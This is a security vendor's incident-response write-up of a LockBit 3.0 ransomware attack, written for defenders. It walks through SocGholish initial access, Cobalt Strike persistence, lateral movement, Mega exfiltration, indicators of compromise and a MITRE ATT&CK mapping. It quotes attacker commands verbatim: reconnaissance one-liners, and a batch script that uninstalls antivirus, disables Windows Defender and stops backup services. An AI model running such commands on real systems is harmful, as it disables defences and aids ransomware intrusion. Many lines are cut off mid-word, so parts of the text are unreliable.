Back in Black: Unlocking a LockBit 3.0 Ransomware Attack

19 August 2022 By RIFT: Research and Intelligence Fusion Team

Research Threat Intelligence Digital Forensics and Incident Response (DFIR)

This research was conducted by **Ross Inman** (@rdi_x64) from NCC Group Cyber Incident Response Team. You can find more here Incident Response

Summa

tl;dr

This post explores som 3.0 ransomware during an incident response e

Below provides a summ

- Initial access via SocGh
- Establishing persistenc
- Disabling of Windows D
- Use of information gath
- Lateral movement lever
- Use of 7zip to collect da
- Cobalt Strike use for Co
- Exfiltration of data to M
- Use of PsExec to push c

LockBit 3.0

LockBit 3.0 aka “LockBit eing published to the LockBit leak site, indicat ckBit collective.

In the wake of the appa he LockBit operators are looking to fill the vo ons around the world.

TTPs

Initial Access

Initial access into the network was gained via a download of a malware-laced zip file containing SocGholish. Once executed, the download of a Cobalt Strike beacon was initiated which was created in the folder `C:ProgramDataVGAuthService` with the filename `VGAuthService.dll`. Along with this, the Windows command-line utility `rundll32.exe` is copied to the folder and renamed to `VGAuthService.exe` and used to execute the Cobalt Strike DLL.

PowerShell commands were also executed by the SocGholish malware to gather system and domain information:

- `powershell /c nltest /dclist: ; nltest /domain_trusts ; cmdkey /list ; net group 'Domain Admins' /domain ; net group 'Enterprise Admins' /domain ; net localgroup Administrators /domain ; net localgroup Administrators ;`
- `powershell /c Get-WmiObject win32_service -ComputerName localhost | Where-Object {$_.PathName -notmatch 'c:win'} | select Name, DisplayName, State, PathName | findstr 'Running'`

Persistence

A persistence mechanism was installed by SocGholish using the startup folder of the infected user to ensure execution at user logon. The shortcut file `C:\Users\\AppData\Roaming\Microsoft\Windows\Start MenuProgramsStartupVGAuthService.lnk` was created and configured to execute the following command which will run the Cobalt Strike beacon deployed to the host:

```
C:\ProgramData\VGAuthService\VGAuthService.exe

C:\ProgramData\VGAuthService\VGAuthService.dll,DllRegisterServer
```

Defence Evasion

Deployment of a batch script named 123.bat was observed on multiple hosts and was deployed via PsExec. The script possessed the capabilities to uninstall Sophos, disable Windows Defender and terminate running services where the service name contained specific strings. The contents of the batch script are provided below:

```
wmic service where "caption like '"%Sophos%'" call delete
wmic process where "caption like '"%Sophos%'" call terminate
cmd /c wmic service where "caption like '"%Sophos%'" call delete
cmd /c wmic process where "caption like '"%Sophos%'" call terminate
cmd /c wmic product where name="Microsoft Security Client" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Anti-Virus" call uninstall /nointeractive
cmd /c wmic product where name="Sophos AutoUpdate" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Console" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Management Database" call uninstall /nointeractive
cmd /c wmic product where name="Sophos Credential Store" call uninstall /nointeractive
cmd /c wmic product where n
cmd /c wmic product where n
cmd /c wmic product where n
powershell.exe -c stop-serv
powershell.exe -c stop-serv
cmd.exe /c "C:\Program File
powershell.exe /c Set-MpPre
powershell.exe /c Uninstall
cmd.exe /c taskkill /F /IM
cmd.exe /c taskkill /F /IM
powershell.exe /c stop-serv
powershell.exe /c stop-serv
                                                    *BACKUP* -passThru -force
                                                    EPLICA*,*BACKUP* -passThru -force
```

The ransomware binary Security. It also prevents any further ev

Discovery

Bloodhound was execu ut file was created in the `C:\ProgramData` di was still a zip archive.

A TGS ticket for a single highly likely the threat actor was gathering the

Seatbelt [2] was also ex rmation about the host gathered by Seatb

Lateral Mov

The following methods

- Cobalt Strike remotely i eacon. An example command line of what the binaries were configured to run is provided below:

```
rundll32.exe c:\programdata\svchost1.dll,DllRegisterServer
```

- RDP sessions were established using a high privileged account the threat actor had compromised prior.

Collection

7zip was deployed by the adversary to compress and stage data from folders of interest which had been browsed during RDP sessions.

Command and Control

Cobalt Strike was the primary C2 framework utilized by the threat actor to maintain their presence on the estate as well as laterally move.

Exfiltration Using MegaSync

Before deploying the ransomware to the network, the threat actor began to exfiltrate data to Mega, a cloud storage provider. This was achieved by downloading Mega sync software onto compromised hosts, allowing for direct upload of data to Mega.

Impact

The ransomware was pushed out to the endpoints using PsExec and impacted both servers and end-user devices. The ransomware executable was named `zzz.exe` and was located in the following folders:

- `C:\Windows`
- `C:\ProgramData`
- `C:\Users\\Desktop`

Recommendations

- Ensure that both online and offline backups are taken and test the backup plan regularly to identify any weak points that could be exploited by an adversary.
- Restrict internal RDP and SMB traffic so that only hosts that are required to communicate via these protocols are allowed to.
- Monitor firewalls for anomalous spikes in data leaving the network.
- Block traffic to cloud storage services such as Mega which have no legitimate use in a corporate environment.
- Provide regular security awareness training.

If you have been impacted by LockBit, or currently have an incident and would like support, please contact our Cyber Incident Response Team on +44 161 209 5148 or email cirt@nccgroup.com.

Indicators of Compromise

IOC Value	
orangebronze[.]com	server
194.26.29[.]13	server
C:\ProgramData\svch C:\ProgramData\svch	acons
C:\ProgramData\VGA	acon deployed by
C:\Windows\zzz.exe C:\Users\\Desktop\zz	ecutable
c:\users\\appdata\lo	ware
C:\ProgramData\PsE	
C:\ProgramData\123	amper with security rvices
D826A846CB7D8DE5	123.bat


MITRE ATT

Tactic	Technique	ID	Description
Initial Access	Drive-by Compromise	T1189	Initial access was gained via infection of SocGholish malware caused by a drive-by-download
Execution	Command and Scripting Interpreter: Windows Command Shell	T1059.003	A batch script was utilized to execute malicious commands
Execution	Command and Scripting Interpreter: PowerShell	T1059.001	PowerShell was utilized to execute malicious commands
Execution	System Services: Service Execution	T1569.002	Cobalt Strike remotely created services to execute its payload
Execution	System Services: Service Execution	T1569.002	PsExec creates a service to perform it’s execution

Persistence	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder	T1547.001	SocGholish established persistence through a startup folder
Defence Evasion	Impair Defenses: Disable or Modify Tools	T1562.001	123.bat disabled and uninstalled Anti-Virus software
Defence Evasion	Indicator Removal on Host: Clear Windows Event Logs	T1070.001	The ransomware executable cleared Windows event log files
Discovery	Domain Trust Discovery	T1482	The threat actor executed Bloodhound to map out the AD environment
Discovery	Domain Trust Discovery	T1482	A TGS ticket for a single account was observed in a text file created by the threat actor
Discovery	System Information Discovery	T1082	Seatbelt was ran to gather information on patient zero
Lateral Movement	SMB/Admin Windows Shares	T1021.002	Cobalt Strike targeted SMB shares for lateral movement
Lateral Movement			h sessions to other
Collection			e archives ders of interest
Command and Control			ted with its C2 over
Exfiltration			ed data to Mega
Impact			ed to the estate and nd end-user devices

- https://www.bleepingco gotiation-sites/
- https://github.com/Gho

NCC Group Incident Re ncident handling, triage and analysis, al



unting capabilities to tection capabilities to

strategic reports on tomorrow's threat landscape. Cyber security is an arms race where both attackers and defenders continually update and improve their tools and ways of working. To ensure that our managed services remain effective against the latest threats, NCC Group operates a Global Fusion Center with Fox-IT at its core. This multidisciplinary team converts our leading cyber threat intelligence into powerful detection strategies.

Contact Us

Managed Services

Incident Response

Threat Intelligence

24/7 Incident Response Hotline
+1-(855)-684-1212 or cirt@nccgroup.com

This website makes use of cookies.

This website uses cookies to ensure you get the best experience on our website. Some of these cookies are essential for the site to function, whilst others are useful to help us to analyse our traffic and collect statistics on how and when the site is being used and how it can be improved. We also share information about your use of our site with our analytics partners.

By clicking "Accept All," you consent to the storing of cookies on your device to enhance site navigation, analyse site usage, and assist in measuring the success of our marketing efforts.

Manage your preferences at any time, on the cookie preference tool at the bottom of the screen, or if you want to learn more, please go to our Cookie policy

Necessary cookies

Necessary cookies enable core functionality as you browse our website such as session management and remembering your cookie preferences. The website cannot function properly without these cookies and can only be disabled by changing your browser preferences.

Analytical Cookies

Off

Analytical cookies help us to improve our website by collecting and reporting information on its usage